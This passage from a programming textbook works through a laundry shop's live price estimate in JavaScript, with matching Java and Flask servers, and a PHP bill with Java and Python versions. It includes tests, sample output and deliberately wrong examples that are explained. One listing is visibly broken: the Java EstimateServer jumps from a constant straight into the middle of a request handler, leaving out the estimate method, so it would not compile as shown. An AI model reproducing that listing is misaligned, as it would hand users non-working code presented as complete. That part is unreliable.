PROBLEM 4.9. On the drop-off page, show the customer an estimate of the price *while they type*, without sending anything to the server. The customer chooses a service, types a quantity — kilograms with at most one decimal for per-kg services, a whole number for per-item services, with either a comma or a dot as the decimal separator — and may tick *pick-up and delivery* for a flat Rp 10.000. Per-kg services are charged for at least 1 kg. The estimate must be

> exact to the rupiah. Then compute the same estimate on the server, in Java and in Python, and explain why the server must compute it again.

4.11.2 Understanding it by hand

The formula. For a service with price P rupiah per unit, a billed quantity q and a delivery charge D (10000 if ticked, 0 otherwise), the estimate is Equation (4.3):

$$T = P \cdot q + D, \qquad q = \begin{cases} \max(q_{\text{typed}}, 1) & \text{for per-kg services} \\ q_{\text{typed}} & \text{for per-item services} \end{cases} \tag{4.3}$$

The examples, by hand.

- S0001 at Rp 8.000 per kg, typed `3,5`: $8000 \times 3.5 = 28000$, so *Rp 28.000*.
- S0003 at Rp 6.000 per kg, typed `4,1`: $6000 \times 4.1 = 24600$, so *Rp 24.600*.
- S0001, typed `0,5`: below the 1 kg minimum, so $q = 1$ and $T = 8000$.
- S0002 at Rp 12.000 per kg, typed `2.5` with delivery: $12000 \times 2.5 + 10000 = 40000$.
- S0008, a bed cover at Rp 35.000 per item, typed `2`: 70000. Typed `1,5`: refused, because half a bed cover cannot be washed.
- Typed `tiga` (Indonesian for "three"): refused, with a message that shows the expected form.

Exact to the rupiah. One tenth has no exact binary floating-point representation [12], so 6000×4.1 in floating point is not quite 24600. So no fraction may exist: read `4,1` as 41 *tenths* and compute $T = P \cdot n/10 + D$ in integers; every price ends in 000, so $6000 \times 41/10 = 24600$ exactly.

What runs where. "While they type" can only be JavaScript on the `input` event. But the browser belongs to the customer, who can edit the script or skip it with `curl`; so the browser's estimate is a *convenience*, and the charged price is computed again on the server from its own price list.

4.11.3 The HTML and JavaScript

Listing 4.41 is the form.

Listing 4.41 `web/laundry/estimate.html`: the estimate form; the `output` element shows the result.

```html
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Price estimate &mdash; Profitina Laundry</title>
</head>
<body>
  <h1>Price estimate</h1>
  <form id="estimate">
    <label>Service
      <select name="service">
        <option value="S0001">Wash, dry &amp; fold (Rp 8.000 per kg)</option>
        <option value="S0002">Express wash &amp; fold, 1 day (Rp 12.000 per kg)</option>
        <option value="S0003">Ironing only (Rp 6.000 per kg)</option>
        <option value="S0008">Bed cover, any size (Rp 35.000 per item)</option>
      </select>
    </label>
    <label>Quantity <input name="qty" inputmode="decimal" value="1"></label>
    <label><input type="checkbox" name="delivery"> Pick-up and delivery (Rp 10.000)</label>
    <p>Estimate: <output id="total" for="qty">-</output></p>
  </form>
  <script src="estimate.js"></script>
</body>
</html>
```

`<output id="total" for="qty">` is the HTML element made for a computed result; `for` names the field it depends on, so a screen reader can relate them. The script is loaded at the end of the body.

Listing 4.42 `web/laundry/estimate.js`: the estimate in whole numbers of tenths; the same file runs in the browser and in Node.

```
// estimate.js: the price estimate on the drop-off page, computed as the customer types.
// The same file runs in the browser and, for testing, in Node.
"use strict";

const SERVICES = {
  S0001: { name: "Wash, dry & fold", unit: "kg", price: 8000 },
  S0002: { name: "Express wash & fold, 1 day", unit: "kg", price: 12000 },
  S0003: { name: "Ironing only", unit: "kg", price: 6000 },
  S0008: { name: "Bed cover, any size", unit: "item", price: 35000 },
};
const DELIVERY = 10000;                        // pick-up and delivery, flat, in rupiah

// "3,5" or "3.5" -> 35 (tenths of a unit); null when the text is not a quantity we accept.
function toTenths(text) {
  const m = String(text).trim().match(/^(\d{1,2})(?:[.,](\d))?$/);
  if (m === null) return null;
  return Number(m[1]) * 10 + Number(m[2] ?? "0");
}

// 26400 -> "26.400"
function rupiah(amount) {
  return String(amount).replace(/\B(?=(\d{3})+(?!\d))/g, ".");
}

function estimate(code, quantityText, delivery) {
  const service = SERVICES[code];
  if (service === undefined) return { ok: false, message: "Choose a service." };
  const tenths = toTenths(quantityText);
  if (tenths === null || tenths === 0) {
    return { ok: false, message: "Type a quantity such as 3 or 3,5." };
  }
  if (service.unit !== "kg" && tenths % 10 !== 0) {
    return { ok: false, message: "Items are counted in whole numbers." };
  }
  const billed = service.unit === "kg" ? Math.max(tenths, 10) : tenths;  // at least 1 kg
  // Whole numbers only: price * tenths / 10 is exact because every price ends in 000.
  const total = (service.price * billed) / 10 + (delivery ? DELIVERY : 0);
  return { ok: true, total: total, text: "Rp " + rupiah(total) };
}
```

Listing 4.42 (Continued) *web/laundry/estimate.js: the estimate in whole numbers of tenths; the same file runs in the browser and in Node.*

```
if (typeof document !== "undefined") {        // in a browser: wire the form
  const form = document.querySelector("#estimate");
  const out = document.querySelector("#total");
  const update = () => {
    const r = estimate(form.service.value, form.qty.value, form.delivery.checked);
    out.textContent = r.ok ? r.text : r.message;
  };
  form.addEventListener("input", update);     // every keystroke, every tick of the box
  update();
}
if (typeof module !== "undefined") {          // in Node: let the tests import it
  module.exports = { estimate, toTenths, rupiah };
}
```

- `toTenths` does all the reading of the typed text. The regular expression `^(\d{1,2})(?:[.,](\d))?$` accepts one or two digits, then optionally a comma *or* a dot followed by exactly one digit, and nothing else; the first group is the whole part and the second the tenths. `Number(m[1]) * 10 + Number(m[2] ?? "0")` turns `"4"` and `"1"` into 41. Anything else — `4,15`, `tiga`, an empty field — returns `null`.

- `estimate` checks, in order: a known service, a quantity it could read and that is not zero, and a whole number for services counted in items (`tenths % 10 !== 0` means "there is a tenth left over"). Then `Math.max(tenths, 10)` applies the 1 kg minimum, and the total is Equation (4.3) in integers.
- `rupiah` inserts a dot before every group of three digits from the right. The regular expression `\B(?=(\d{3})+(?!\d))` finds each position that is not at a word boundary and is followed by a multiple of three digits up to the end.
- In a browser, `document` exists, so the script wires `update` to the form's `input` event (every keystroke, every tick) and calls it once; in Node, `module` exists, so the functions are exported for tests.

The tests of **Listing 4.43** are the examples worked by hand, typed as data.

Listing 4.43 `web/tools/estimate_test.js`: the hand-worked cases as a table, run against `estimate` in Node.

```
// estimate_test.js: run the estimate on the cases worked by hand in the book.
// Run:  node estimate_test.js
const { estimate } = require("../laundry/estimate.js");

const CASES = [                    // [service, quantity as typed, delivery, expected text]
  ["S0001", "3,5", false, "Rp 28.000"],
  ["S0003", "4,1", false, "Rp 24.600"],
  ["S0001", "0,5", false, "Rp 8.000"],
  ["S0002", "2.5", true, "Rp 40.000"],
  ["S0008", "2", false, "Rp 70.000"],
  ["S0008", "1,5", false, "Items are counted in whole numbers."],
  ["S0001", "tiga", false, "Type a quantity such as 3 or 3,5."],
  ["S9999", "1", false, "Choose a service."],
];
let passed = 0;
for (const [code, qty, delivery, want] of CASES) {
  const r = estimate(code, qty, delivery);
  const got = r.ok ? r.text : r.message;
  const ok = got === want;
  passed += ok ? 1 : 0;
  console.log(`${ok ? "PASS" : "FAIL"}  ${code} ${JSON.stringify(qty).padEnd(7)}`
    + `${delivery ? "+delivery " : "          "}${got}`);
}
console.log(`${passed} of ${CASES.length} passed`);
```

```
PASS  S0001 "3,5"            Rp 28.000
PASS  S0003 "4,1"            Rp 24.600
PASS  S0001 "0,5"            Rp 8.000
PASS  S0002 "2.5"  +delivery Rp 40.000
PASS  S0008 "2"              Rp 70.000
PASS  S0008 "1,5"            Items are counted in whole numbers.
PASS  S0001 "tiga"           Type a quantity such as 3 or 3,5.
PASS  S9999 "1"              Choose a service.
8 of 8 passed
```

Tests prove the function; they do not prove the page. **Listing 4.44** drives the real page in a headless browser as a customer would: choose ironing, type `4,1`, tick delivery, then type `4,15`.

Listing 4.44 `python/estimate_ui_check.py`: drive `estimate.html` in headless Chromium and read the `output` after each action.

```python
"""Drive estimate.html in headless Chromium the way a customer would, and read the output.

Needs:  pip install playwright   and then   playwright install chromium
Run:    python3 estimate_ui_check.py
"""
from pathlib import Path

from playwright.sync_api import sync_playwright

PAGE = (Path(__file__).parent / ".." / "web" / "laundry" / "estimate.html").resolve()

with sync_playwright() as p:
    browser = p.chromium.launch()
    page = browser.new_page()
    page.goto(PAGE.as_uri())
    print("on load:              ", page.text_content("#total"))
    page.select_option("select[name=service]", "S0003")
    page.fill("input[name=qty]", "4,1")              # fill() fires an "input" event
    print("S0003, 4,1 kg:        ", page.text_content("#total"))
    page.check("input[name=delivery]")
    print("... with delivery:    ", page.text_content("#total"))
    page.fill("input[name=qty]", "4,15")
    print("typed 4,15:           ", page.text_content("#total"))
    browser.close()
```

```
on load:               Rp 8.000
S0003, 4,1 kg:         Rp 24.600
... with delivery:     Rp 34.600
typed 4,15:            Type a quantity such as 3 or 3,5.
```

On load the form shows *Rp 8.000*, because the default service is S0001 and the default quantity is 1; every later line is the value computed by hand.

4.11.4 The Java and Python solutions

Listing 4.45 and **Listing 4.46** recompute the estimate on the server.

Listing 4.45 `java/EstimateServer.java`: the same estimate recomputed on the server; `long` integers throughout.

```
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;
import java.io.IOException;
import java.io.OutputStream;
import java.net.InetSocketAddress;
import java.net.URLDecoder;
import java.nio.charset.StandardCharsets;
import java.util.HashMap;
import java.util.Map;
import java.util.regex.Matcher;
import java.util.regex.Pattern;

/** The price estimate, recomputed on the server: GET
/estimate?service=S0003&qty=4,1&delivery=1 */
public class EstimateServer {
    record Service(String name, String unit, long price) {}

    static final Map<String, Service> SERVICES = Map.of(
        "S0001", new Service("Wash, dry & fold", "kg", 8000),
        "S0002", new Service("Express wash & fold, 1 day", "kg", 12000),
        "S0003", new Service("Ironing only", "kg", 6000),
        "S0008", new Service("Bed cover, any size", "item", 35000));
    static final long DELIVERY = 10000;
    static final Pattern QUANTITY = Pattern.compile("^(\\d{1,2})(?:[.,](\\d))?$");

        if (raw != null) {
            for (String pair : raw.split("&")) {
                String[] kv = pair.split("=", 2);
                q.put(kv[0], kv.length > 1 ? URLDecoder.decode(kv[1],
StandardCharsets.UTF_8) : "");
            }
        }
        String[] r = estimate(q.getOrDefault("service", ""), q.getOrDefault("qty", ""),
                              q.getOrDefault("delivery", "").equals("1"));
        byte[] body = (r[1] + "\n").getBytes(StandardCharsets.UTF_8);
        ex.getResponseHeaders().set("Content-Type", "text/plain; charset=utf-8");
        ex.sendResponseHeaders(Integer.parseInt(r[0]), body.length);
        try (OutputStream out = ex.getResponseBody()) { out.write(body); }
    }

    public static void main(String[] args) throws IOException {
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1", 8442), 0);
        server.createContext("/estimate", EstimateServer::handle);
        server.start();
        System.out.println("Estimate on
http://localhost:8442/estimate?service=S0003&qty=4,1");
    }
}
```

Listing 4.46 `python/estimate_app.py`: the same estimate in Flask; `//` is Python's integer division.

```python
"""The price estimate, recomputed on the server (Flask).

Run:  python3 estimate_app.py     then try
http://localhost:8443/estimate?service=S0003&qty=4,1
"""
import re

from flask import Flask, request

SERVICES = {
    "S0001": {"name": "Wash, dry & fold", "unit": "kg", "price": 8000},
    "S0002": {"name": "Express wash & fold, 1 day", "unit": "kg", "price": 12000},
    "S0003": {"name": "Ironing only", "unit": "kg", "price": 6000},
    "S0008": {"name": "Bed cover, any size", "unit": "item", "price": 35000},
}
DELIVERY = 10000
TEXT = {"Content-Type": "text/plain; charset=utf-8"}

def to_tenths(text):
    """'3,5' or '3.5' -> 35 (tenths of a unit); None when the text is not a quantity we
accept."""
    m = re.fullmatch(r"(\d{1,2})(?:[.,](\d))?", text.strip())
    if m is None:
        return None
    return int(m.group(1)) * 10 + int(m.group(2) or 0)

def rupiah(amount):
    return f"{amount:,}".replace(",", ".")

def estimate(code, quantity_text, delivery):
    """Returns (200, text) or (400, message)."""
    service = SERVICES.get(code)
    if service is None:
        return 400, "Choose a service."
    tenths = to_tenths(quantity_text)
    if not tenths:                                      # None or 0
        return 400, "Type a quantity such as 3 or 3,5."
    if service["unit"] != "kg" and tenths % 10 != 0:
        return 400, "Items are counted in whole numbers."
    billed = max(tenths, 10) if service["unit"] == "kg" else tenths   # at least 1 kg
    total = service["price"] * billed // 10 + (DELIVERY if delivery else 0)
    return 200, "Rp " + rupiah(total)
```

Listing 4.46 (Continued) *python/estimate_app.py: the same estimate in Flask; // is Python's integer division.*

```python
app = Flask(__name__)

@app.get("/estimate")
def estimate_view():
    status, text = estimate(request.args.get("service", ""), request.args.get("qty", ""),
                            request.args.get("delivery") == "1")
    return text + "\n", status, TEXT

if __name__ == "__main__":
    app.run(port=8443)
```

Same pattern, same checks, same integer formula; `200` with the estimate or `400` with the message. Java uses `long`; Python's integers are unbounded and `//` stays in integers. Four cases against the Java server:

```
Rp 28.000
[200]
Rp 24.600
[200]
Rp 40.000
[200]
Items are counted in whole numbers.
[400]
```

The Flask server on port 8443 prints the same eight lines. In the finished application the server does not merely *agree* with the browser: it alone decides the price, from the `Service` table, when the bill is created.

4.11.5 A tempting wrong solution

Listing 4.47 gathers the three habits that break a price estimate, and runs them in Node.

Listing 4.47 `web/wrong/wrong_estimate.js`: floating-point kilograms, text added to a number, and an empty field read as zero.

```
// wrong_estimate.js: TEMPTING BUT WRONG. Three habits that break a price estimate.
// Run:  node wrong_estimate.js
const price = 6000;                              // S0003, ironing, per kg

// 1. Decimal fraction in floating point, then "drop the decimals".
const typed = "4,1";
const kg = Number(typed.replace(",", "."));      // 4.1 (as close as binary allows)
console.log("price * kg        =", price * kg);
console.log("Math.floor(...)   =", Math.floor(price * kg));

// 2. A form field is always text: + joins text instead of adding numbers.
const deliveryField = "10000";                   // what input.value really holds
console.log("24600 + field     =", 24600 + deliveryField);

// 3. Number("") is 0, so an empty box silently becomes a free order.
console.log("price * Number('') =", price * Number(""));
```

```
price * kg        = 24599.999999999996
Math.floor(...)   = 24599
24600 + field     = 2460010000
price * Number('') = 0
```

6000 × 4.1 is 24599.999999999996, and `Math.floor` makes it 24599, one rupiah short. `+` joins a number and a string, and every field's `value` is a string, so the estimate becomes 2,460,010,000. `Number("")` is 0, a free order. `toTenths` avoids all three with one strict pattern and integer arithmetic.

> **CHECK YOURSELF.** The shop introduces a rule: express orders (S0002) of more than 10 kg get Rp 1.000 off per kilogram above 10. Write the total for `12,5` kg of S0002 without delivery, by hand and as the integer computation that `estimate` would use.
>
> *Answer.* The first 10 kg cost $12000 \times 10 = 120000$ and the other 2.5 kg cost $11000 \times 2.5 = 27500$, so $T = 147500$, *Rp 147.500*. In tenths: $n = 125$, so $12000 \times 125/10 - 1000 \times (125 - 100)/10 = 150000 - 2500 = 147500$. Every product is still a multiple of 10, so the integer division stays exact.

4.12 Problem 4.10 — The Bill in PHP: Arrays, Loops, Functions and Sorting

4.12.1 The problem

> **PROBLEM 4.10.** At the counter, the cashier types the lines of one customer's drop-off as pairs of a service code and a quantity in tenths of a unit; an empty code ends the list. Write a PHP program that prices each line, skips a line whose code is unknown (and says so), stops at the end of the list, prints the total, pays as much as possible from the customer's deposit and prints what is still to be paid, all in Indonesian rupiah format. Then print the services from the dearest to the cheapest, each with its code. Use customer C0001, who has Rp 52.000 in deposit, and the lines `S0001` 3,5 kg, `S0008` one bed cover, `S0X99` one item, `S0011` two pairs of shoes, the end marker, and `S0009` one blanket.

4.12.2 Understanding it by hand

Line by line, with the arithmetic. The price of a line is the price per unit times the quantity; with quantities in tenths, amount $= P \cdot n/10$, as in Problem 4.9.

1. `S0001`, $n = 35$: $8000 \times 35/10 = 280000/10 = 28000$.
2. `S0008`, $n = 10$: $35000 \times 10/10 = 35000$.
3. `S0X99`: no such service. Print a note and go on to the next line.
4. `S0011`, $n = 20$: $45000 \times 20/10 = 90000$.
5. The empty code: the list is over. Stop reading.
6. `S0009` is never reached.

Total: $28000 + 35000 + 90000 = 153000$. The deposit covers $\min(52000, 153000) = 52000$, and $153000 - 52000 = 101000$ is still to be paid. Why the minimum? Because a deposit larger than the bill pays the whole bill and no more.

Skip one, or stop all. Line 3 and line 5 are both "not a normal line", but they call for different reactions. An unknown code is a mistake in one line; the others are still good, so the loop must *skip* it and go on — that is `continue`. The end marker means there are no more lines; anything after it is not part of this drop-off, so the loop must *stop* — that is `break`. **Figure 4.12** shows both in their smallest form: a loop from 0 to 10 that skips 3 and stops at 7, and **Figure 4.13** is what it prints, `0 1 2 4 5 6`.

break_continue.php

```
<html>
    <body>
        <?php
            for ($i = 0; $i <= 10; $i++) {
                if ($i == 3) {
                    continue;
                }
                if ($i == 7) {
                    break;
                }
                echo "$i ";
            }
        ?>
    </body>
</html>
```

Figure 4.12 The smallest program with both `continue` and `break`: when `$i` is 3 the rest of that pass is skipped; when `$i` is 7 the loop ends.



Figure 4.13 What **Figure 4.12** prints in the browser: 3 is skipped by `continue`, and everything from 7 on is cut off by `break`.

The sorted list, by hand. Dearest first: S0011 45.000, S0008 35.000, S0009 25.000, S0002 12.000, S0001 8.000, S0003 6.000. The code must stay next to its price; a list of prices without codes answers no question a customer asks.

What runs where. All of it on the server; this is a command-line program so that the output can be read in a terminal. In the application, the same code runs inside the page that creates a bill.

4.12.3 The PHP solution

Listing 4.48 `php/bill.php`: price each line, skip unknown codes, stop at the end marker, pay from the deposit, and sort by price keeping the codes.

```php
<?php
// bill.php: one customer's drop-off, priced line by line and paid partly from a deposit.
// Run:  php bill.php
declare(strict_types=1);

$services = [                                   // code => [name, price per unit in rupiah]
    'S0001' => ['Wash, dry & fold', 8000],
    'S0002' => ['Express wash & fold, 1 day', 12000],
    'S0003' => ['Ironing only', 6000],
    'S0008' => ['Bed cover, any size', 35000],
    'S0009' => ['Blanket', 25000],
    'S0011' => ['Shoes deep clean', 45000],
];

// What the cashier typed: [code, quantity in tenths]; an empty code ends the list.
$lines = [['S0001', 35], ['S0008', 10], ['S0X99', 10], ['S0011', 20], ['', 0], ['S0009',
10]];
$deposit = 52000;                               // Customer C0001 has Rp 52.000 in credit

function rupiah(int $amount): string
{
    return 'Rp ' . number_format($amount, 0, ',', '.');
}

function line_total(int $price, int $tenths): int
{
    return intdiv($price * $tenths, 10);        // exact: every price ends in 000
}

$total = 0;
foreach ($lines as [$code, $tenths]) {
    if ($code === '') {
        break;                                  // end of the list: stop reading lines
    }
    if (!array_key_exists($code, $services)) {
        echo "skipped unknown code $code\n";
        continue;                               // this line only; go on with the next
    }
    [$name, $price] = $services[$code];
    $amount = line_total($price, $tenths);
    $total += $amount;
    printf("%-5s %-28s %5s x %10s = %11s\n", $code, $name,
           number_format($tenths / 10, 1, ',', '.'), rupiah($price), rupiah($amount));
}
$fromDeposit = min($deposit, $total);
echo str_repeat('-', 68), "\n";
printf("%-55s %12s\n", 'Total', rupiah($total));
```

Listing 4.48 (Continued) *php/bill.php: price each line, skip unknown codes, stop at the end marker, pay from the deposit, and sort by price keeping the codes.*

```php
printf("%-55s %12s\n", 'Paid from deposit', rupiah($fromDeposit));
printf("%-55s %12s\n", 'Still to pay', rupiah($total - $fromDeposit));

// The price list, dearest first. arsort() sorts by value and KEEPS each key.
$prices = array_map(fn($s) => $s[1], $services);
arsort($prices);
$shown = [];
foreach ($prices as $code => $price) {
    $shown[] = $code . ' ' . number_format($price, 0, ',', '.');
}
echo "\nDearest first: ", implode('  ', $shown), "\n";
```

- `$services` is an associative array (Chapter 3, Section 3.13.3): the key is the code, the value a two-element list of name and price. `$lines` is an indexed array of pairs.

- `rupiah` and `line_total` are functions with *type declarations*: `int $amount` and `: string` state what goes in and what comes out, and `declare(strict_types=1)` at the top makes PHP refuse a call with the wrong type instead of converting silently. `intdiv($a, $b)` is integer division, which cannot produce a fraction.
- `foreach ($lines as [$code, $tenths])` destructures each pair. `array_key_exists($code, $services)` asks "is there such a key?", which is the right question: `isset` would also say "no" for a key whose value is `null`.
- `printf("%-5s %-28s %5s x %10s = %11s\n", …)` prints in columns: `%-28s` is a string padded to 28 characters on the right (left-aligned), `%10s` a string padded on the left (right-aligned), so the amounts line up under each other.
- `number_format($tenths / 10, 1, ',', '.')` shows 35 tenths as `3,5`, with one decimal and a comma.
- `array_map(fn($s) => $s[1], $services)` builds a new array with the same keys and only the prices; `fn($s) => …` is an *arrow function*, a one-expression function without braces. `arsort` sorts it by value, highest first, and **keeps each key with its value**.
- `implode('  ', $shown)` joins the pieces with two spaces, so the line does not end in spaces.

Run with `php bill.php`:

```
S0001 Wash, dry & fold              3,5 x   Rp 8.000 =   Rp 28.000
S0008 Bed cover, any size           1,0 x  Rp 35.000 =   Rp 35.000
skipped unknown code S0X99
S0011 Shoes deep clean              2,0 x  Rp 45.000 =   Rp 90.000
-------------------------------------------------------------------
Total                                                   Rp 153.000
Paid from deposit                                        Rp 52.000
Still to pay                                            Rp 101.000

Dearest first: S0011 45.000  S0008 35.000  S0009 25.000  S0002 12.000  S0001 8.000  S0003
6.000
```

Every number is the one worked by hand.

4.12.4 The Java and Python solutions

Listing 4.49 is the Java version and **Listing 4.50** the Python version.

Listing 4.49 `java/Bill.java`: the same bill in Java; a `LinkedHashMap` keeps the services in order and `List.sort` sorts the entries by price.

```
import java.util.ArrayList;
import java.util.LinkedHashMap;
import java.util.List;
import java.util.Locale;
import java.util.Map;

/** One customer's drop-off, priced line by line and paid partly from a deposit. */
public class Bill {
    record Service(String name, long price) {}

    static String grouped(long amount) {
        return String.format(Locale.ROOT, "%,d", amount).replace(',', '.');
    }

    static String rupiah(long amount) {
        return "Rp " + grouped(amount);
    }

    static long lineTotal(long price, int tenths) {
        return price * tenths / 10;                     // exact: every price ends in 000
    }

    public static void main(String[] args) {
        Map<String, Service> services = new LinkedHashMap<>();   // keeps insertion order
        services.put("S0001", new Service("Wash, dry & fold", 8000));
        services.put("S0002", new Service("Express wash & fold, 1 day", 12000));
        services.put("S0003", new Service("Ironing only", 6000));
        services.put("S0008", new Service("Bed cover, any size", 35000));
        services.put("S0009", new Service("Blanket", 25000));
        services.put("S0011", new Service("Shoes deep clean", 45000));

        // What the cashier typed: {code, quantity in tenths}; an empty code ends the list.
        String[][] lines = {{"S0001", "35"}, {"S0008", "10"}, {"S0X99", "10"},
                            {"S0011", "20"}, {"", "0"}, {"S0009", "10"}};
        long deposit = 52000;                           // Customer C0001 has Rp 52.000 in
credit
```

Listing 4.49 (Continued) *java/Bill.java: the same bill in Java; a LinkedHashMap keeps the services in order and List.sort sorts the entries by price.*

```
        long total = 0;
        for (String[] line : lines) {
            String code = line[0];
            int tenths = Integer.parseInt(line[1]);
            if (code.isEmpty()) {
                break;                                  // end of the list: stop reading
lines
            }
            if (!services.containsKey(code)) {
                System.out.println("skipped unknown code " + code);
                continue;                               // this line only; go on with the
next
            }
            Service s = services.get(code);
            long amount = lineTotal(s.price(), tenths);
            total += amount;
            String qty = (tenths / 10) + "," + (tenths % 10);
            System.out.printf("%-5s %-28s %5s x %10s = %11s%n", code, s.name(), qty,
                              rupiah(s.price()), rupiah(amount));
        }
        long fromDeposit = Math.min(deposit, total);
        System.out.println("-".repeat(68));
        System.out.printf("%-55s %12s%n", "Total", rupiah(total));
        System.out.printf("%-55s %12s%n", "Paid from deposit", rupiah(fromDeposit));
        System.out.printf("%-55s %12s%n", "Still to pay", rupiah(total - fromDeposit));

        // The price list, dearest first; each entry keeps its code together with its
price.
        List<Map.Entry<String, Service>> entries = new ArrayList<>(services.entrySet());
        entries.sort((a, b) -> Long.compare(b.getValue().price(), a.getValue().price()));
        List<String> shown = new ArrayList<>();
        for (Map.Entry<String, Service> e : entries) {
            shown.add(e.getKey() + " " + grouped(e.getValue().price()));
        }
        System.out.println("\nDearest first: " + String.join("  ", shown));
    }
}
```

`LinkedHashMap` keeps insertion order. To sort by price while keeping codes, the map's *entries* (key and value together) are sorted with a *comparator*; `Long.compare(b…, a…)` sorts high to low. `printf` takes PHP's format strings, with `%n` for the line break.

Listing 4.50 `python/bill.py`: the same bill in Python; `sorted` with a key function keeps each code with its price.

```python
"""One customer's drop-off, priced line by line and paid partly from a deposit.

Run:  python3 bill.py
"""
SERVICES = {                                    # code -> (name, price per unit in rupiah)
    "S0001": ("Wash, dry & fold", 8000),
    "S0002": ("Express wash & fold, 1 day", 12000),
    "S0003": ("Ironing only", 6000),
    "S0008": ("Bed cover, any size", 35000),
    "S0009": ("Blanket", 25000),
    "S0011": ("Shoes deep clean", 45000),
}

# What the cashier typed: (code, quantity in tenths); an empty code ends the list.
LINES = [("S0001", 35), ("S0008", 10), ("S0X99", 10), ("S0011", 20), ("", 0), ("S0009",
10)]
DEPOSIT = 52000                                 # Customer C0001 has Rp 52.000 in credit

def rupiah(amount):
    return "Rp " + f"{amount:,}".replace(",", ".")

def line_total(price, tenths):
    return price * tenths // 10                 # exact: every price ends in 000

total = 0
for code, tenths in LINES:
    if code == "":
        break                                   # end of the list: stop reading lines
    if code not in SERVICES:
        print(f"skipped unknown code {code}")
        continue                                # this line only; go on with the next
    name, price = SERVICES[code]
    amount = line_total(price, tenths)
    total += amount
    qty = f"{tenths // 10},{tenths % 10}"       # 35 -> "3,5", the Indonesian way
    print(f"{code:<5} {name:<28} {qty:>5} x {rupiah(price):>10} = {rupiah(amount):>11}")
from_deposit = min(DEPOSIT, total)
print("-" * 68)
print(f"{'Total':<55} {rupiah(total):>12}")
print(f"{'Paid from deposit':<55} {rupiah(from_deposit):>12}")
print(f"{'Still to pay':<55} {rupiah(total - from_deposit):>12}")
```

Listing 4.50 (Continued) *python/bill.py: the same bill in Python; sorted with a key function keeps each code with its price.*

```python
# The price list, dearest first. sorted(..., key=price) keeps each code with its price.
prices = {code: price for code, (_, price) in SERVICES.items()}
dearest = sorted(prices.items(), key=lambda item: item[1], reverse=True)
shown = [f"{code} " + f"{price:,}".replace(",", ".") for code, price in dearest]
print("\nDearest first: " + "  ".join(shown))
```

Python's dictionaries remember insertion order. `sorted(prices.items(), key=lambda item: item[1], reverse=True)` sorts the (code, price) pairs by their second element, highest first, and the pairs stay whole. `f"{tenths // 10},{tenths % 10}"` builds `3,5` from 35 without ever making a floating-point number. Both programs print exactly the lines of the PHP version; `run_all.sh` compares them.

4.12.5 A tempting wrong solution

PHP's family of sort functions is large, and the tempting one is the shortest name. **Listing 4.51** uses `rsort`, "reverse sort".

Listing 4.51 `php/wrong_sort.php`: `rsort` puts the prices in order and replaces the codes with 0, 1, 2, and so on.

```
<?php
// wrong_sort.php: TEMPTING BUT WRONG. rsort() sorts the prices and throws the codes away.
// Run:  php wrong_sort.php
$prices = ['S0001' => 8000, 'S0002' => 12000, 'S0003' => 6000,
           'S0008' => 35000, 'S0009' => 25000, 'S0011' => 45000];
rsort($prices);
print_r($prices);
echo 'Dearest service: ', array_key_first($prices), "\n";
```

```
Array
(
    [0] => 45000
    [1] => 35000
    [2] => 25000
    [3] => 12000
    [4] => 8000
    [5] => 6000
)
Dearest service: 0
```

The prices are in the right order and the codes are gone: `sort` and `rsort` *re-index* the array, giving the values new keys 0, 1, 2, and so on. "The dearest service" is now `0`. **Figure 4.14** shows the same trap on a table of names and scores: after `sort()` and `rsort()` the scores are in order and nobody knows whose they are. The functions that keep keys are the ones with an `a` for *associative* in their name: `asort` and `arsort` sort by value, and `ksort` and `krsort` by key [13].



Figure 4.14 The same trap on names and scores: after `sort()` and `rsort()` the scores are in order, but the names have been replaced by 0 to 4.

CHECK YOURSELF. In **Listing 4.48**, the end marker `['', 0]` is moved to the very front of `$lines`. What does the program print, and what if the `break` were replaced by `continue`?

Answer. With the marker first, the loop stops at once: no lines are printed, the total is Rp 0, nothing is paid from the deposit, Rp 0 is still to be paid, and the sorted list is printed as before. With `continue` instead of `break`, the marker would merely be skipped: every other line would be priced, including the blanket, so the total would be $28000 + 35000 + 90000 + 25000 = 178000$, paid Rp 52.000 from the deposit, with Rp 126.000 still to pay.

4.13 Problem 4.11 — The Drop-off Form, Validated and Escaped

4.13.1 The problem

